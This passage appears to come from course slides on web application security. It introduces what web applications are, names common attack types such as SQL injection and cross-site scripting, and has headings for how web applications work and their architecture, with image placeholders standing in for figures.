- ↳ Web Application Security Tools
- ↳ Overview of Web Application Penetration Testing



Module Flow



Introduction to Web Applications



Web applications provide an interface between end users and web servers through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client web browser



Though web applications enforce certain security policies, they are vulnerable to various attacks such as SQL injection, cross-site scripting, session hijacking, etc.




Web technologies such as Web 2.0 provide more attack surface for web application exploitation




Web applications and Web 2.0 technologies are invariably used to support critical business functions such as CRM, SCM, etc. and improve business efficiency

How Web Applications Work




Web Application Architecture



